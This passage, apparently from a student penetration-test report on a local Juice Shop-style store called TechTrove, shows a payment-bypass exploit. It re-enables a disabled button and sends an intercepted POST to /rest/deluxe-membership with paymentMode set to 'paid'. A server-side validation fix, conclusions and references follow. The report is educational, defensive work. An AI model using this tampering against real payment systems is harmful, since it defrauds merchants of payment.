
1. Replaced bypassSecurityTrustHtml with direct assignment to prevent unsafe HTML from being trusted and rendered.
2. Removed sanitization of tableData.description to stop injecting untrusted HTML into the DOM.
3. Changed variable type from SafeHtml to string to handle plain text only.
4. Updated HTML binding from [innerHTML] to {{ }} to safely render user input as text, not HTML.

4.5.2 **Improper Input Validation: Deluxe Fraud**

Medium RISK (5/10)	
Exploitation Likelihood	**Likely**
Business Impact	**Medium**
Remediation Difficulty	**Easy**

Description

This involves exploiting an improper input validation vulnerability to manipulate the payment system and achieve unauthorized access to premium features or discounts. The goal is to bypass payment validation checks by tampering with the client-side payment form to gain access to the "Deluxe Membership" without proper payment.



Deluxe Membership

Enjoy amazing benefits as a deluxe customer of TechTrove. Check out what is included with your membership.

49¤


Exploitation Steps

2. **Inspect the Payment Form:**

   Navigate to the Deluxe Membership upgrade page

   If we click on "Become a Member" we can see that the membership costs 49.00 dollars. However, our wallet balance is 0.00 dollars. The button to buy is also **disabled.**

3. Open the browser's developer tools (F12) and inspect the HTML form used for payment submission.


My Payment Options

Add new card	Add a credit or debit card	
Pay using wallet	Wallet Balance 0.00	Pay 49.00JOD
Add a coupon	Add a coupon code to receive discounts	

```
▾<button
 class="mat-focus-indicator btn mat-raised-button mat-button-base mat-primary
 mat-button-disabled"
 _ngcontent-ice-c211="" type="submit" color="primary" mat-raised-button=""
 style="float: right;" disabled="true"> event
  ▾<span class="mat-button-wrapper">
    ▾<svg class="svg-inline--fa fa-hand-holding-usd fa-w-18 fa-lg" _ngcontent-
     ice-c211="" aria-hidden="true" focusable="false" data-prefix="fas" data-
     icon="hand-holding-usd" role="img" xmlns="http://www.w3.org/2000/svg"
     viewBox="0 0 576 512" data-fa-i2svg="">
       <path fill="currentColor"
       d="M271.06,144.3l54.27,14.3a8.59,8.59,0,0,1,6.63,8.1c0,4.6-4.09…
```


div > button.mat-focus-indicator.btn.mat-raise... > span.mat-button-wrapper > svg.svg-inline--fa.fa-hand-holding-usd.f... > path

4. We can see the attribute "mat-button-disabled" and "disabled='true". If we delete them with the help of the console, the button will be activated.

   However, when you click the button, nothing happens.

5. Using Burp Suite, we can capture the request sent upon clicking the button. It generates a POST request containing a JSON object.

6. The paymentMode is set to "wallet" but with no funds available, we change it to a "paid" string.



```
POST /rest/deluxe-membership HTTP/1.1
Host: 127.0.0.1:3000
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0

{
     "paymentMode":"paid"
}
```

- Clicking Forward confirms Deluxe Member status, which is verifiable on the website

Mitigation Recommendations

- Implement server-side validation and secure input handling to block bypassing client-side controls and reject unauthorized paymentMode values.
- Use robust session management and secure APIs to verify payment status and prevent unauthorized access to premium features.

Code Fix Example

Vulnerable Code in (routes/deluxe.ts):

Add this code block:

```
  // Validate that paymentMode is one of the accepted values
      if (req.body.paymentMode !== 'wallet' && req.body.paymentMode !==
'card') {
        res.status(400).json({ status: 'error', error: 'Invalid payment mode'
})
        return
      }
```

Code Explanation:

- This code validates the paymentMode field in a request's body, ensuring it is either 'wallet' or 'card'.
- If paymentMode is invalid, it returns a 400 status with a JSON error message indicating "Invalid payment mode".
- The return statement stops further execution, preventing unauthorized payment processing.

Chapter 5: Result

5.1 Conclusion

The TechTrove Pentest Project successfully demonstrated a comprehensive penetration testing process tailored to an electronics e-commerce platform. By analyzing 12 critical vulnerabilities including SQL Injection, SSTI, and DOM-based XSS, it provided actionable insights into identifying, exploiting, and mitigating real-world threats. The project emphasized secure coding practices such as robust input validation, strong authentication, and access control. The final professional report meets industry standards, offering detailed findings and remediation strategies. Overall, the project contributes valuable guidance for enhancing web application security across the full lifecycle from discovery to mitigation.

5.2 Limitations

Although the project achieved its primary objectives, it encountered several limitations that should be acknowledged:"

- **Scope Constraints:** The study focused on 12 well-documented vulnerabilities, leaving lesser-known or emerging web application threats unexplored.

- **Technical Constraints:** The simulations and defenses were tested in a controlled environment using the customized TechTrove application. Results may vary in real-world enterprise systems with complex configurations.

- **Time Constraints:** Due to the limited project timeline, certain advanced vulnerabilities or exploitation techniques were not explored in depth.

- **Resource Limitations:** The tools and techniques used were limited to commonly available open-source tools. Advanced or proprietary attack vectors may require further investigation.

- **Mitigation Effectiveness:** While remediation strategies were implemented and tested, their effectiveness in diverse real-world environments may vary based on application architecture and deployment scenarios.

1.3 Future Work

As web application vulnerabilities and attack techniques continue to evolve, future work in this area could focus on the following:

1. **Advanced Vulnerability Exploitation:** Future studies could explore emerging web vulnerabilities, such as zero-day exploits or advanced client-side attacks, to enhance the robustness of the application.
2. **Automated Security Testing Tools**: Researching and developing automated tools for continuous vulnerability scanning and monitoring could improve the efficiency of securing web applications like TechTrove.
3. **Cloud-Based Security Integration:** Investigating the security implications of deploying TechTrove in cloud environments, such as AWS or Azure, could provide insights into securing modern web architectures.
4. **Cross-Platform Security Testing:** Exploring vulnerabilities in hybrid environments, such as applications integrated with mobile or API-based systems, could further strengthen security practices.
5. **User Behavior Analytics:** Incorporating user behavior analytics to detect and mitigate insider threats or compromised accounts could enhance the overall security of the application.

References

[1] OWASP. (2021). *OWASP Top Ten*. Retrieved from https://owasp.org/www-project-top-ten/

[2] OWASP. (n.d.). *OWASP Juice Shop*. Retrieved from https://owasp.org/www-project-juice-shop/

[3] PortSwigger. (n.d.). *Burp Suite Community Edition*. Retrieved from https://portswigger.net/burp/communitydownload

[4] OWASP. (n.d.). *OWASP ZAP Download*. Retrieved from https://www.zaproxy.org/download/

[5] SQLMap. (n.d.). *SQLMap: Automated Tool for SQL Injection and Database Takeover*. Retrieved from http://sqlmap.org/

[6] Nikto. (n.d.). *Nikto Web Server Scanner*. Retrieved from https://cirt.net/Nikto2

[7] Node.js. (n.d.). *Node.js Official Website*. Retrieved from https://nodejs.org/

[8] Kali Linux. (n.d.). *Kali Linux Downloads*. Retrieved from https://www.kali.org/get-kali/

[9] Oracle. (n.d.). *Oracle VM VirtualBox*. Retrieved from https://www.virtualbox.org/

[10] MITRE. (n.d.). *CWE-20: Improper Input Validation*. Retrieved from https://cwe.mitre.org/data/definitions/20.html

[11] MITRE. (n.d.). *CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')*. Retrieved from https://cwe.mitre.org/data/definitions/89.html

[12] MITRE. (n.d.). *CWE-352: Cross-Site Request Forgery (CSRF)*. Retrieved from https://cwe.mitre.org/data/definitions/352.html

[13] MITRE. (n.d.). *CWE-918: Server-Side Request Forgery (SSRF)*. Retrieved from https://cwe.mitre.org/data/definitions/918.html

[14] MITRE. (n.d.). *CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')*. Retrieved from https://cwe.mitre.org/data/definitions/79.html

[15] MITRE. (n.d.). *CWE-287: Improper Authentication*. Retrieved from https://cwe.mitre.org/data/definitions/287.html

[16] Cure53. (n.d.). *DOMPurify: A DOM-only, super-fast, uber-tolerant XSS sanitizer for HTML, MathML, and SVG*. Retrieved from https://github.com/cure53/DOMPurify

[17] Auth0. (n.d.). *JSON Web Tokens (JWT)*. Retrieved from https://jwt.io/

[18] npm. (n.d.). *csurf: Node.js CSRF protection middleware*. Retrieved from https://www.npmjs.com/package/csurf

[19] OWASP. (n.d.). *Server-Side Template Injection*. Retrieved from https://owasp.org/www-community/attacks/Server_Side_Template_Injection

[20] OWASP. (n.d.). *Broken Access Control*. Retrieved from https://owasp.org/www-project-top-ten/2021/A01_2021-Broken_Access_Control

[21] European Union. (n.d.). *General Data Protection Regulation (GDPR)*. Retrieved from https://gdpr.eu/